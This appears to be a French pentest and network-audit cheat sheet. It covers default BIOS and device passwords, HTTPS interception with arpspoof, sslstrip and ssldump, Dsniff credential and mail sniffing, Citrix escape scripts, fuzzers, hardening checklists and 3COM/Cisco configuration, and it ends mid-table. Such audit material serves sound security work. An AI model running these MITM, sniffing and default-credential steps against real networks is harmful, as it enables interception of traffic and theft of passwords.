<http://www.cgsecurity.org/keydisk.exe>

Fabricant	Mot de passe par défaut
AMI	A.M.I., AAAMMMIII, AMI?SW, AMI_SW, BIOS, CONDO, HEWITT RAND, LKWPETER, MI, PASSWORD
Award BIOS	01322222,589589,589721,595595,598598,ALFAROME,ALLY,ALLy,aLLY,aLLy,aPAf,award,AWARD PW, AWARD SW,AWARD?SW,AWARD_PW,AWARD_SW,AWKWARD,awkward,BIOSTAR,CONCAT,CONDO, Condo,condo,d8on,djonet,HLT,J256,J262,j262,j322,j332,J64,KDD,LKWPETER,Lkwpeter,PINT,pint,SER, SKY_FOX,SYXZ,syxz,TTPTHA,ZAAAADA,ZAAACA,ZJAAADC
Phoenix BIOS	BIOS, CMOS, phoenix, PHOENIX
VOBIS & IBM	merlin
Dell	Dell
Biostar	Biostar
Compaq	Compaq
Enox	xo11nE
EpoX	central
Fretech	Posterie
IWill	iwill
Jetway	spooml
Packard Bell	bell9
QDI	QDI
Siemens	SKY_FOX
SOYO	SY_MB
TMC	BIGO
Toshiba	Toshiba

Capture de flux SSL/HTTPS :

En terme d'analyse les flux chiffrés sont assez compliqués à exploiter. On peut donc pour déchiffrer facilement le flux, effectuer un MitM.

Lien : <http://forum.backtrack-fr.net/viewtopic.php?id=2753>
<http://arpspoof.sourceforge.net/>
<http://www.rtfm.com/ssldump/>
<http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.2.tar.gz>

Mettre en place la redirection de flux (ici HTTPS et activer la redirection de port) :

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT
iptables -A FORWARD -j ACCEPT
```

Spoofing de la machine cible (ip cible et ip de la passerelle) :

```
arpspoof -i eth0 -t 192.168.0.10 192.168.0.1
```

Génération de certificat avec webmitm (lors de la 1er utilisation) de **Dsniff** :

Penser à quitter webmitm après (on peut aussi l'utiliser pour la capture tcpdump/wireshark).

```
webmitm -d
```

Déchiffrement du flux avec ssldump (on lui indique l'emplacement du certificat à utiliser) :

```
ssldump -n -d -k /usr/share/ettercap/etter.ssl.crt | tee ssldump.log
```

Déchiffrement du flux avec SSLStrip :

```
sslstrip.py -l eth0
```

Chiffrement/Encodage :

Hachage : emprunte, permettant d'identifier des données, les données d'origine sont irécupérables ;

Chiffrement : utilisation d'un secret et d'algorithmes complexes pour rendre des données incompréhensibles.

Encodage : transformation de données au moyen de fonctions simples à partir d'une référence pour rendre des données incompréhensibles.

Lien : <http://fr.wikipedia.org/wiki/Portail:Cryptologie>

Algorithmes de hachage :

Fonctions de hachage cryptographique qui permettent d'obtenir l'empreinte numérique de données.

- [APR-1](#) : Basé sur MD5, utilisé par les serveurs Apache pour chiffrer les mots de passe .htaccess, le sel fait 64bits et le hash 176bits.
- [MD2](#), [MD3](#), [MD4](#), [MD5](#) et [MD6](#) : Message Digest, produit des empreintes de 128bits, jusqu'à 512bits pour MD6 de Ronald Linn Rivest.
- [RIPEMD](#), [RIPEMD-128](#), [RIPEMD-160](#) et [RIPEMD-256](#) : RACE Integrity Primitives Evaluation Message Digest de nbits, la version RIPEMD produit des empreintes de 128bits, du RIPE Consortium puis par Hans Dobbertin, Antoon Bosselaers et Bart Preneel.
- [SHA-0](#), [SHA-1](#), [SHA-224](#), [SHA-256](#), [SHA-384](#) et [SHA-512](#) : Secure Hash Algorithm, produit des empreintes de nbits, la version 1 étant de 160bits de la NSA.
- [Tiger](#) : empreinte de 128,160 ou 192bits (standard) de Ross Anderson.

Algorithmes de cryptographie/chiffrement à clé secrète :

- [AES/Rijndael](#) : Advanced Encryption Standard process du NIST, utilise l'algorithme Rijndael de Vincent Rijmen et Joan Daemen.
- [Blowfish](#) : de Bruce Schneier, tire son nom du poisson japonais fugu.
- [DES](#) : Data Encryption Standard, algorithme de Lucifer de IBM/Horst Feistel, modifié par la NSA, seules les variantes triples DES, qui consiste en a chiffrement/déchiffrement/chiffrement avec DES.
- [RC2](#), [RC4](#), [RC5](#) et [RC6](#) : Rivest Cipher de Ronald Linn Rivest.
- [Serpent](#) : de Ross Anderson, Eli Biham et Lars Knudsen.
- [Twofish](#) : de Bruce Schneier, Niels Ferguson, John Kelsey, Doug Whiting, David Wagner et Chris Hall.

Chiffrement asymétrique : (clés public/privées)

- [GPG/GnuPG](#) : GNU Privacy Guard, application alternative libre de PGP, utilise des clés DSA/RSA pour le chiffrement.
- [PGP](#) : Pretty Good Privacy, application utilisant des clés RSA, de Philip Zimmermann.
- [RSA](#) : algorithme de Ronald Linn Rivest, Adi Shamir et Len Adleman Rivest.

Algorithmes d'encodage :

- [ASCII \(American Standard Code for Information Interchange\)](#) : Format standard d'encodage de texte.
- [Chiffrement par décalage \(chiffre de César\)](#) : remplacement de chaque lettre du texte par une lettre à distance fixe (Exemple ROT13, décalage de 13 caractères dans l'alphabet).
- [XOR](#) : Opérateur logique de l'algèbre de George Boole (Ou exclusif), (A OU B) logique qui exclue les cas où A = B.

Outils :

- Cryptanalyse/décodage : <http://evercrack.sourceforge.net>
Analyse cryptographique en mono-caractère, par substitution et transposition.
- Utilitaire de cassage par force brute avec GPU : <http://www.golubev.com/>
SHA1/MD5/MD4 hash (IGHASHGPU), fichiers RAR, MS Office et OpenOffice, pour ATI & nVidia.
- John the ripper, outils de cassage de mots de passe (DES, MD5...) <http://www.openwall.com/john/>
- Ophcrack, utilitaire de cassage de hash Windows, utilisant les rainbow tables : <http://ophcrack.sourceforge.net>
- Rcracki, utilitaire de cassage utilisant les rainbow tables : <http://sourceforge.net/projects/rcracki/>
- Utilitaire d'encodage/décodage XOR : <http://code.google.com/p/xor-encode/source/browse/>
- Rainbow tables : <http://www.freerainbowtables.com>

Citrix : Système de publication de bureau et d'application à distance. Les serveurs sont en environnement Windows.

Lien : <http://www.citrix.com/English/SS/downloads/index.asp>
<http://narkolayev-shlomi.blogspot.fr/2010/02/hacking-citrix-and-terminal-server.html>

Points d'attention :

- ☐ Il est toujours possible à partir d'une ouverture de fichier ou enregistrement, d'accéder au serveur souche !
- ☐ L'utilisateur exécutant l'application ne doit pas être l'administrateur.
- ☐ L'exécution doit être désactivée pour les utilisateurs.
- ☐ Les disques réseaux doivent être masqués.
- ☐ Les droits sur les disques du serveur ne doivent pas permettre l'écriture pour les utilisateurs.
- ☐ Aucun script contenant des mots de passe ne doit être présent sur le serveur.
- ☐ Le mappage automatique des disques des machines client sur le serveur doit être désactivé.
- ☐ Chaque application publiée doit être verrouillée aux seuls profils utilisés (permet d'éviter d'énumérer et d'exécuter des applications non prévues mais publiées sur Citrix) .
- ☐ Les applications systèmes du serveur doivent être désactivées : cmd.exe, regedit.exe, telnet.exe, ftp.exe, taskmgr.exe...

Exemples de script Visual Basic (macro pour office ou script vbs) :

- Configuration du serveur :
http://community.citrix.com/download/attachments/37388932/pol_enum.zip?version=2
- Activer une application publiée :
http://www.thomaskoetzing.de/index.php?option=com_content&task=view&id=132&Itemid=204

Exemple d'exécution de commande en VB :

```
Dim shlomi ShellSet shlomiShell= WScript.CreateObject ("WScript.shell") oShell.run "cmd /K CD C: & Dir"
Set shlomiShell= Nothing
```

Ou

```
Set objApp = CreateObject("WScript.Shell") objApp.run "CMD c:\\"
```

Outils Citrix :

- CtxAdmTools Pack : http://ctxadmttools.musumeci.com.ar/CtxAdmTools/CtxAdmTools_Pack.html
- Outils Regedit, cmd sans GPO : <http://blog.gentilkiwi.com/mimikatz/nogpo>
- Énumération des applications publiées... : <http://www.vulnerabilityassessment.co.uk/Citrix.html>

Raccourcis :

- **Ctrl + o** : Ouvrir un fichier
- **Ctrl + s** : Enregistrer un fichier
- **Ctrl + n, Ctrl/Maj + gauche, Windows + e** : Ouvrir un explorateur de fichier
- **Ctrl + h** : Afficher l'historique
- **Ctrl + Maj + Ech** : Gestionnaire de tâches
- **Windows + r** : Exécuter une tâche
- **Windows + f** : Recherche Windows
- **F1** : Afficher l'aide
- **Ctrl + F10** : Clique droit de la souris

cURL :

Utilitaire en ligne de commande permettant le transfert de données en FTP, FTPS, HTTP, HTTPS, SCP, SFTP, TFTP, TELNET, DICT LDAP, LDAPS, FILE, IMAP, SMTP, POP3, RTMP and RTSP. Il supporte les certificats SSL, les proxies, cookies, NTLM, Kerberos...

Lien : <http://curl.haxx.se/>

<http://www.cs.sunysb.edu/documentation/curl/index.html>

(HTTP) Afficher une page web :

`curl http://www.google.fr/`

`curl -u user:mdp http://www.google.fr/`

(HTTP) Enregistrer une page web en passant par un proxy (*-O pour le nom de fichier automatique*) :

`curl -x proxy.com:8080 -U user:mdp -o index.html http://www.google.fr/`

`curl -x proxy.com:8080 -U user:mdp -O http://www.google.fr/index.html`

(HTTP) Afficher un morceau de 150 octets d'une page web (pour reprendre un téléchargement : *-C -*) :

`curl -r 0-150 -o index.html http://www.google.fr/`

(HTTP) Afficher une page web en précisant la page de référence et l'user-agent :

`curl -e page_ref.fr -A 'Mozilla/4.0 (WinXP)' http://www.google.fr/`

(HTTP) Afficher une page web en précisant un paramètre du header avec authentification automatique :

`curl --anyauth -H "host:me" http://www.google.fr/`

(HTTP) Envoyer une requête en POST avec cookie :

`curl --cookie "Cookie=...;...=" -d "name=nico%20&phone=06.." http://www.google.fr/`

(HTTP) Vérifier qu'un fichier a été mis à jour et le télécharger :

`curl -z index.html http://www.google.fr/`

(HTTPS) Afficher une page web en précisant le certificat et son mot de passe (pour utiliser SSLv2 : *-2*) :

`curl -E cert.pem:mdp https://www.google.fr/`

(FTP) Afficher un fichier :

`curl ftp://www.google.fr:21/test.txt`

`curl ftp://user:mdp@www.google.fr:21/test.txt`

(FTP) Uploader un fichier :

`curl -T fichier ftp://www.google.fr:21`

(FTP) Uploader un fichier avec Kerberos (nécessite le paquet d'installé) :

`curl --krb4 private -u user:mdp -T fichier ftp://www.google.fr`

(FTP) Afficher un fichier en limitant le débit à 3ko pour 20s (pour toute la durée *--limit-rate 1K*) :

`curl -Y 3000 -y 20 ftp://www.google.fr:21/test.txt`

Pour utiliser directement un proxy sous Linux : export http_proxy=http://user:mdp@ip_proxy:3128/

(PROXY) Télécharger un fichier ftp à travers un proxy avec création de répertoire :

`curl --create-dirs -x ip_proxy:555 ftp://www.google.fr`

Ici on spécifie un login et mot de passe pour le proxy.

`curl -U user:mdp -x ip_proxy:555 ftp://www.google.fr`

(GOPHER) Afficher un message :

`curl gopher://www.google.fr/`

(DICT) Recherche dans un dictionnaire de la définition de curl :

`curl dict://dict.org/m:curl`

Nécessite les paquets OpenLDAP.

(LDAP) Afficher tous les utilisateurs ayant google.com comme domaine pour leurs mails :

`curl -B "ldap://www.google.fr/o=frontec??sub?mail=*google.com/"`

(TELNET) Connexion TELNET (pour l'utilisation d'un terminal VT100 : *-t TYPE=vt100* :

`curl telnet:www.google.fr`

En cas d'erreur il est possible d'utiliser les options *-v* et *--trace fichier_resultat.txt*

Dirbuster :

Application Java (multi-OS Windows, Linux et Mac) de la fondation OWASP, spider/crawler de site Web à base de dictionnaire. L'application peut être utilisée en mode graphique, ou en mode console.

Un autre fuzzer Web : Freakin' Simple Fuzzer <http://code.google.com/p/fm-fsf/>

Lien : <http://sourceforge.net/projects/dirbuster/>
<http://code.google.com/p/wfuzz/>
<http://www.unixuser.org/~euske/python/webstemmer/>

Exécuter Dirbuster en ligne de commande :

- **-u** <http://www.google.fr> : URL cible
- **-H** : exécution en mode console (sans GUI)
- **-l directory-list-2.3-small.txt** : dictionnaire à utiliser, une base de dictionnaire est disponible en native dans le répertoire de dirbuster.
- **-e php** : type d'extension (php, asp, aspx)
- **-s /** : point de départ sur le site (exemple : /admin/)
- **-r resultats.txt** : fichier résultat généré.
- d'autres options sont disponibles avec l'option -h

[java -jar DirBuster-0.12.jar -u http://www.google.fr -H -l directory-list-2.3-small.txt -e php -s / -r resultats.txt](#)

Wfuzz :

Autre outils de fuzzing. Il ne gère pas le suivi de lien dans la page. Ici en activant 50 threads et en ne traitant pas les réponses 400 et 404.

[./wfuzz.py -c -t 50 --hc 400 --hc 404 -z file,dico.txt http://192.168.0.1/FUZZ](#)

Webstemmer :

Réel crawler, sans gestion de dictionnaire, sauvegarde le résultat dans un fichier zip.

Crawl d'un site :

[./textcrawler.py -o <fichier de sortie> <url>](#)

Driftnet :

Outils qui permet la sauvegarde et lecture des contenus sonore (MPEG) et images qui transitent sur le réseau. Couplé avec un MITM il est possible de voir les images téléchargées par un client.

Lien : <http://www.ex-parrot.com/~chris/driftnet/>

Il est possible d'utiliser les filtres de sélection de type TCPDUMP/PCAP, ils s'utilisent en dernier paramètre de la commande (driftnet commande... filtre).

Exécution par défaut avec aperçu graphique des images, en cas de clique sur une des images elles sont sauvegardées dans le répertoire courant de lancement de l'application :

driftnet

Exécution en mode verbeu, en spécifiant une interface réseau, sans utiliser le mode promiscuous :

driftnet -v -i eth0 -p

Sauvegarde des fichiers avec le préfixe capture, en sauvegardant les fichiers temporaires dans /tmp/ et en limitant le nombre de fichiers dans le répertoire temporaire à 10 :

driftnet -x capture -d /tmp/ -m 10

Enregistrement exclusivement du flux audio (MPEG) dans le fichier resultat.mpeg :

driftnet -S -a -s resultat.mpeg

Lecture en directe dans un programme externe du flux audio (MPEG) capturé en live :

driftnet -S -a -M MonProgramme -

Dsniff :

Suite d'utilitaire pour faire de l'écoute réseau, extraction des comptes et mots de passe. Compatible avec les filtres Tcpdump.

Lien : <http://www.monkey.org/~dugsong/dsniff/>
<http://wiki.backtrack-fr.net/index.php/Dsniff>

Dsniff

Capturer tous les comptes et mots de passe, qui circulent sur l'interface eth0 et les sauvegarde dans un fichier.

`dsniff -i eth0 -w resultat.txt`

Afficher tous les comptes et mots de passe pour le service FTP

`dsniff -i eth0 ftp`

Autres outils (intégrés)

Filesnarf : récupération des fichiers qui transitent en NFS.

`filesnarf -i eth0`

Mailsnarf : récupération des mails qui transitent via les protocoles POP/SMTP.

`mailsnarf -i eth0`

Urlsnarf : journalise les requêtes HTTP (ports 80,8080 et 3128 par défaut).

`urlsnarf -i eth0`

Webspy : suivie de trafic web.

`webspy -i eth0 IP_machine_à_suivre`

Dnsspoof : permet de modifier en direct les réponses aux requêtes DNS en utilisant un fichier host (utilisation en MITM).

`dnsspoof -i eth0 -f /etc/hosts_modifie dst 192.168.0.1`

Arpspoof : empoisonnement ARP pour spoofing/MITM, ici empoisonnement de la passerelle pour rediriger tous les paquets à destination de 192.168.0.100 vers notre machine (attention à faire la même chose dans le sens inverser et à activer le forwarding).

`arpspoof -i eth0 -t 192.168.0.1 192.168.0.100`

Macof : flood le réseau avec des adresses MAC aléatoires.

`macof -d`

Sshmitm : permet de déchiffrer le trafic SSH.

`sshmitm -d -p 22`

Webmitm : proxy http/https transparent (pour déchiffrer le flux on peut utiliser ssldump).

`webmitm -d`

Éléments actifs :

Les routeurs, switches (commutateurs), hubs (concentrateurs) fonctionnent de manière différente suivant leur niveau d'exploitation.

Lien : <http://www.default-password.info>
<http://www.phenoelit-us.org/dpl/dpl.html>

Les différents niveaux : (modèle OSI)

Niveau 1 Hub (Il reproduit chaque trame qu'il reçoit sur tous les ports.)

Niveau 2 Switch (Il envoie les trames en fonction de l'adresse (MAC) du destinataire. Il permet aussi la mise en place de réseaux virtuels : **VLAN**)

Niveau 3 Routeur (C'est un switch avec des fonctionnalités de routage, il permet aussi d'appliquer des listes d'accès entre VLAN, par protocole, port et par IP.)

Niveau 4 Firewall ou Sondes (Permet un filtrage au niveau MAC, IP, protocole...)

Points à vérifier :

Penser à récupérer la configuration des éléments actifs (VLAN, ACL, table ARP, user list, configuration active, configuration de démarrage).

- ☐ L'utilisation de HUB est proscrite.
- ☐ Vérifier la mise à jour des IOS (Systèmes d'exploitation des éléments actifs).
- ☐ Toujours vérifier que la configuration en mémoire et sauvegardé soient les mêmes.
- ☐ La présence d'un compte et mot de passe différents par niveau d'exploitation (comptes d'administration, compte enable, répartiteur, cœur de réseau...).
- ☐ Le mot de passe des utilisateurs et le **enable** doivent être stockés de manière non réversible (secret 5) de CISCO.
- ☐ Pour les service utiliser les comptes locaux pour se connecter plutôt que le PASSWORD 7.
- ☐ Désactiver les services inutiles (TELNET, HTTP, SNMP, TFTP, proxy ARP...).
- ☐ Désactiver les services de broadcast (SCP, CDP, VRRP...) s'ils ne sont pas utilisés (Ils sont utiles dans le cas de redondance, de cœur de réseau et qualité de services).
- ☐ En cas d'exploitation d'un service non chiffré pour administrer l'élément, il faut limiter son accès et utiliser une méthode d'authentification, ou en cas d'impossibilité utiliser un VLAN dédié.
- ☐ Mettre en place des VLAN entre les différentes parties du réseau (clients, serveurs, postes d'administration...).
- ☐ Le VLAN 1 est le VLAN par défaut ou sont placés les ports, il ne doit pas être utilisé.
- ☐ Appliquer des ACL complexes entre les différents VLAN (on autorise seulement les flux dont on a besoin).
- ☐ Désactiver le routage par la source (permet à l'émetteur de préciser la route à prendre).
- ☐ Désactiver le relais/proxy ARP qui permet d'assurer le routage des postes sans passerelle.
- ☐ Désactiver les messages ICMP d'erreurs pour les paquets rejetés.
- ☐ Préférer une administration locale (par port console), ou par protocoles chiffrés (SSH v2).
- ☐ En cas d'administration distante, un filtrage doit être effectué sur les adresses IP/MAC.
- ☐ Désactiver les ports non utilisés.
- ☐ Verrouiller les ports réseaux sur les adresses MAC (MACLOCKING) des machines ou éléments actifs.
- ☐ La journalisation des erreurs doit être activée.
- ☐ Vérifier la synchronisation horaire (NTP) pour les journaux d'audit.

Éléments actifs : 3COM (1/3)

Comptes par défaut	SNMP (5500)
TELNET : login:admin mdp: (1100-5500) Usine : login:3comcs0 mdp:RIP000 (3900/9300) Usine : login:admin mdp:lanplex Réinitialiser la configuration : http://community.spiceworks.com/topic/9609-forgot-admin-password	Créer et configurer un nom de communauté : snmp-agent community [read, write] community-name [acl acl-number, mib-view View-name] Préciser l'IP pour la remontée des traps SNMP: snmp-agent target-host trap address udp-domain ip-address [udp-port port-number] params securityname security-string [v1, v2, v3 [authentication, privacy]]
SAVE/LOAD configuration	Configuration (1100-3300)
(1100-4400)Exporter/importer une configuration : system/backupconfig/ [restore, save] (1100-4400)Mise à jour firmware : system/control/softwareupgrade (5500)Sauvegarder la configuration locale : save config5.cfg	Configuration système : system/information Créer/modifier/supprimer un utilisateur : system/security/user/ [define, modify, remove] Modifier les droits des utilisateurs : system/security/access/modify
Réinitialisation	Configuration (3870-4400)
(1100-3300)Redémarrage sur la config courrante : system/reset (1100-3300)Redémarrage sur la config par défaut : system/initialize (3870-4400)Redémarrage sur la config locale : system/control/reboot (3870-4400)Redémarrage sur la config par défaut : system/control/initialize (5500)Redémarrage sur un nouveau firmware : boot boot-loader xxx.app (5500)Redémarrage sur la config locale : startup saved-configuration config5.cfg (5500)Chargement du BIOS : boot boot-rom .btm	Configuration système : system/management/name system/management/location system/management/contact system/time/localization/timezone Créer/modifier/supprimer un utilisateur : security/device/user/ [create, modify, remove] Modifier les droits des utilisateurs : system/security/access/modify
Configuration réseau	Configuration (5500)
(1100-3300)Configuration IP : ip/interface/define (3870-4400)Configuration IP : protocol/ip/interface/modify protocol/ip/route/default (5500)Configuration IP : interface interface-type <interface-number> ip address ip-address mask, mask-length [sub] (1100-4400)Réinitialiser la configuration IP : ip/initializeconfig	Configuration système : [sysname, syscontact, syslocation] <string> header [incoming, legal, login, shell] clock datetime 12:55:00 2012/02/19 Changement de profil : <Sysname> system-view <Sysname> user-interface aux 0 Verrouillage de session automatique : password-control login-attempt login-times [exceed lock, unlock, lock-time <time>] Créer un utilisateur : local-user <user> Modifier les droits des utilisateurs : local-user <user> [user-xxxxxx] level [1, 2, 3] Modifier le mot de passe d'un utilisateur : local-user <user> [user-xxxxxx] [password simple (clair), cipher (hash)]
SNMP (1100-3300)	Services (5500)
Créer un nom de communauté : snmp/community Créer/modifier/supprimer des traps SNMP : snmp/trap/ [define, modify, remove]	Activer/désactiver un service (SSH, TELNET...) (autorisés par défaut) : service-type [terminal, telnet, ssh] undo ip http shut-down protocol inbound [all, ssh, telnet] Activer/désactiver STP : stp [enable, disable]
SNMP (3870-4400)	
Créer un nom de communauté : system/management/snmp/community Créer/modifier/supprimer des traps SNMP : system/management/snmp/trap/ [create, modify, delete]	

Éléments actifs : 3COM (2/3)

Services (1100-3300)	STP (5500)
<p>Activer/désactiver un service (SSH, TELNET...) :</p> <p><i>security/access/modify</i></p> <p>Activer/désactiver BOOTP :</p> <p><i>ip/interface/bootp</i></p> <p>Activer/désactiver STP :</p> <p><i>bridge/stpstate</i></p>	<p>Afficher la configuration STP :</p> <p><i>display [stp, stp root]</i></p> <p>Définit le coût d'une route MSTI 2 à 200 :</p> <p><i>interface GigabitEthernet 1/0/3</i></p> <p><i>stp instance 2 cost 200</i></p> <p>Définit le mode STP :</p> <p><i>RSTP = meilleur temps de convergence</i></p> <p><i>MSTP = RSTP sur plusieurs réseaux reliés par switches / qd on met en oeuvre du VLAN.</i></p> <p><i>stp mode [stp, mstp, rstp]</i></p>
Services (3870-4400)	VLAN et ports (5500)
<p>Activer/désactiver un service (SSH, TELNET...) :</p> <p><i>security/device/access/modify</i></p> <p>Activer/désactiver BOOTP :</p> <p><i>protocol/ip/interface/bootp</i></p> <p>Activer/désactiver STP :</p> <p><i>bridge/spanningTree/stpState</i></p>	<p>Créer/modifier un VLAN :</p> <p><i>interface Vlan-interface <vlan-id></i></p> <p><i>name <text></i></p> <p><i>description <text></i></p> <p>Activer/désactiver un VLAN :</p> <p><i>Shutdown</i></p> <p><i>undo shutdown</i></p> <p>Attribuer une IP à un VLAN :</p> <p><i>system-view</i></p> <p><i>interface vlan-interface <id></i></p> <p><i>ip address 192.168.0.1 255.255.255.0</i></p> <p>Ajouter/enlever un port de VLAN :</p> <p><i>port access vlan 3</i></p> <p><i>undo port access vlan 3</i></p>
VLAN et ports (1100-3300)	<p>Activer/Désactiver un port:</p> <p><i>[undo shutdown, shutdown]</i></p> <p>Tagger un port:</p> <p><i>interface GigabitEthernet 1/0/1</i></p> <p><i>port link-type hybrid</i></p> <p><i>port hybrid vlan 2 4 50 to 100 tagged</i></p> <p>Activer/désactiver Nombre d'adresse MAC autorisée par port :</p> <p><i>mac-address max-mac-count 1</i></p>
VLAN et ports (3870-4400)	ACL (5500)
<p>Créer/nommer/Supprimer un VLAN :</p> <p><i>bridge/vlan/ [create, modify/name, delete]</i></p> <p>Ajouter/Supprimer un port d'un VLAN :</p> <p><i>bridge/vlan/modify/ [addport, removePort]</i></p> <p>Bloquer/débloquer/forcer un port :</p> <p><i>physicalinterface/ethernet/ [portState, portMode]</i></p> <p>Ajouter/démarrer/arrêter/supprimer un port mirroring :</p> <p><i>feature/rovinganalysis/ [add, start, stop, remove]</i></p> <p>Configurer le portsecurity :</p>	<p>Afficher une ACL :</p> <p><i>display acl 2000</i></p> <p>Définir une ACL :</p> <p><i>rule <id> [deny, permit] <chaine></i></p>
ICMP (5500)	Lecture de la configuration (3870-4400)
<p>Activer/désactiver la redirection ICMP :</p> <p><i>icmp redirect send</i></p> <p><i>undo icmp redirect send</i></p> <p>Activer/désactiver les réponses "non joignable" ICMP :</p> <p><i>icmp unreachable send</i></p>	<p>Version et paramètres généraux :</p> <p><i>system/summary</i></p> <p>Configuration au démarrage et liste des utilisateurs :</p> <p><i>security/device/user/summary</i></p> <p>Paramètres utilisateurs :</p> <p><i>security/device/access/summary</i></p> <p>Configuration réseau :</p> <p><i>protocol/ip/interface/summary</i></p> <p><i>protocol/ip/route/summary</i></p> <p>Configuration des ports :</p> <p><i>bridge/port/ [summary, detail]</i></p> <p><i>security/network/access/portsecurity</i></p> <p><i>feature/rovinganalysis/summary</i></p>
OSPF (5500)	
<p>Afficher la configuration ABR (routeur de bordure d'air) et ASBR :</p> <p><i>display ospf abr-asbr</i></p> <p>Afficher le résumé et les sauts OSPF :</p> <p><i>display ospf brief</i></p> <p><i>display ospf nexthop</i></p> <p>Afficher la table de routage OSPF :</p> <p><i>display ospf routing</i></p>	

Éléments actifs : 3COM (3/3)

Lecture de la configuration (1100-3300)	Lecture de la configuration (5500)
<p>Version et paramètres généraux : system/display</p> <p>Configuration au démarrage et liste des utilisateurs : system/security/user/display</p> <p>Paramètres utilisateurs : system/security/access/display</p> <p>Configuration réseau : ip/interface/display</p> <p>Configuration des ports : bridge/port/ [summary, detail] feature/analyser/display (port security interface Web uniquement)</p> <p>Configuration des VLAN : bridge/vlan/ [summary, detail]</p> <p>Configuration SNMP : snmp/ [community, trap/display]</p> <p>Configuration des VLAN : bridge/vlan/ [summary, detail]</p> <p>Configuration SNMP : system/management/snmp/ [community, trap/summary]</p>	<p>Configuration courante : display current-configuration display saved-configuration display this</p> <p>Configuration au démarrage : display boot-loader display startup</p> <p>Liste et paramètres des utilisateurs : display user-interface [type num, num] [summary] display users all</p> <p>Configuration réseau : display ip interface display mac-address display ip routing-table [begin/exclude/include regular-expression] display radius scheme</p> <p>Configuration des ports : display interface gigabitethernet x/0/xx display port-security [interface interface-list]</p> <p>Configuration des VLAN : display current-configuration vlan [vlan_id] display vlan all display mac-address security [interface interface-type interface-number/vlan vlan-id/count] display interface Vlan-interface <id> display port-security display vlan <id></p> <p>Configuration SNMP : display snmp-agent community display snmp-agent trap-list</p> <p>Visualiser les fichiers : dir</p> <p>Visualiser une agrégation de liens : display link-aggregation summary display link-aggregation verbose</p> <p>Visualiser l'historique des commandes : display history-command</p>
ACL - exemples (5500)	Comptes et mots de passe par défaut
<p>Format d'ACL : rule <rule-id> [deny, permit] protocol <rule-string></p> <p>ACL simple nb 2000 avec une règle pour interdire les paquets provenant de 192.168.0.1 : system-view acl number 2000 rule 1 deny source 192.168.0.1 0 quit</p> <p>ACL simple nb 2001 avec une règle pour interdire tous les paquets fragmentés : acl number 2001 rule 1 deny fragment</p> <p>ACL simple nb 2002 avec une règle pour interdire tous les paquets sur une période de temps time_name : acl number 2002 rule 1 deny time-range time_name</p> <p>ACL avancée nb 3000 avec une règle pour interdire les paquets de 192.168.0.1 et la priorité DSCP 46 : acl number 3000 rule 1 deny ip source 192.168.0.1 0 dscp 46</p> <p>ACL avancée nb 3001 avec une règle pour autorisé les paquets du réseau 172.16.0.0/16 à destination du port TCP/80 du réseau 200.100.50.0/24 : acl number 3001 rule 1 permit tcp source 172.16.0.0 0.0.255.255 destination 200.100.50.0 0.0.0.255 destination-port eq 80</p>	<p>3COM : adm/<vide>, debug/synnet, manager/manager tech/tech, recover/recover, security/security</p> <p>CISCO : Cisco/Cisco, cisco/cisco, admin/admin admin/cisco, enable/cisco, <vide>/cisco</p> <p>DELL : Admin/<vide>, Dell/<vide></p> <p>ENTERASYS : admin/<vide>, admin/netadmin, <vide>/netadmin</p> <p>HP : admin/<vide>, admin/admin, hewlpack/<vide></p>

Éléments actifs : CISCO (1/3)

Commandes usuelles	Mode console (config) - suite
Initialiser la configuration : <i>erase startup-config</i> <i>reload</i> Passer et sortir du mode privilégié : <i>enable</i> <i>disable</i> Afficher la configuration active : <i>write terminal</i> Afficher la configuration stockée : <i>show configuration</i>	Utiliser un compte local pour se connecter sur le port console (idem : console/aux/vty) avec time-out 1m30s : <i>line console 0</i> <i>login local</i> <i>exec-timeout 1 30</i> Désactiver l'ouverture de session TELNET (idem : console/aux/vty) : <i>line vty 0 4</i> <i>login</i> <i>no password</i>
SAVE/LOAD configuration	
Sauvegarder en NVRAM la configuration active : <i>write memory</i> ou <i>copy running-config startup-config</i> Sauvegarder la configuration active par TFTP : <i>copy system:running-config tftp://192.168.0.3/Config-x</i> ou <i>write network</i> Charger la configuration par TFTP : <i>copy tftp://192.168.0.3/Config-x nvram:startup-config</i> <i>reload</i>	Désactiver l'ouverture de session sur le port auxiliaire (port RS-232) : <i>line aux 0</i> <i>transport input none</i> <i>transport output none</i> <i>no exec</i> <i>exec-timeout 0 1</i> <i>no password</i> Désactiver une interface série : <i>interface serial 1/1</i> <i>shutdown</i> Désactiver le routage par la source : <i>no ip source-route</i> Ne pas prendre en compte les echo ICMP de redirection : <i>interface FastEthernet0</i> <i>no ip redirects</i> Désactiver les messages ICMP d'erreur : <i>no ip unreachable</i> Désactiver le relais/proxy ARP : <i>no ip proxy-arp</i> Désactiver le protocole de maintenance distance : <i>no mop enabled</i> Désactiver la transmission des broadcast entre les interfaces : <i>no ip directed-broadcast</i> Modifier les communautés (public et private) SNMP v1-v2 !— RO = lecture !— RW = lecture et écriture <i>snmp-server community public ro acl-snmp</i> <i>snmp-server community private rw acl-snmp</i>
Mode console (config)	
Configurer en utilisant la console : <i>configure terminal</i> <i>exit</i> Modifier la nom de l'EAR : <i>hostname NouveauNom</i> Route par défaut : <i>ip default-gateway 192.168.0.1</i> Serveur DNS : <i>ip name-server 192.168.0.1</i> Activer le chiffrement des mots de passe (en PASSWORD 7) : <i>service password-encryption</i> Utiliser MD5 pour le mot de passe enable : <i>enable secret MonMotDePasse</i> <i>no enable password</i> Modifier un mot de passe (ici enable) : <i>enable secret MonMotDePasse</i> Ajouter une liste d'utilisateur avec mot de passe et l'utiliser pour un service : <i>aaa new-model</i> <i>username MonNom secret MonMotDePasse</i> <i>username MonNom2 secret MonMotDePasse2</i> <i>aaa authentication login default local-case</i> <i>aaa authentication login locallist local-case</i> <i>line vty 0 4</i> <i>login authentication locallist</i> Désactiver un service ou une commande : <i>no service finger</i> <i>no service tcp-small-servers</i> <i>no service udp-small-servers</i> <i>no cdp run</i> <i>no ip http server</i>	Configuration des routes en statique : <i>ip routing</i> <i>ip route 192.168.0.0 255.255.255.0 192.167.0.1</i> Configuration des routes en utilisant le RIP (show ip protocols permet d'afficher les entrées): <i>router rip</i> <i>version 2</i> <i>no auto-summary</i> <i>network 192.168.0.0</i> <i>network 192.167.0.0</i>

Éléments actifs : CISCO (2/3)

ACL (config)	HTTP (config)
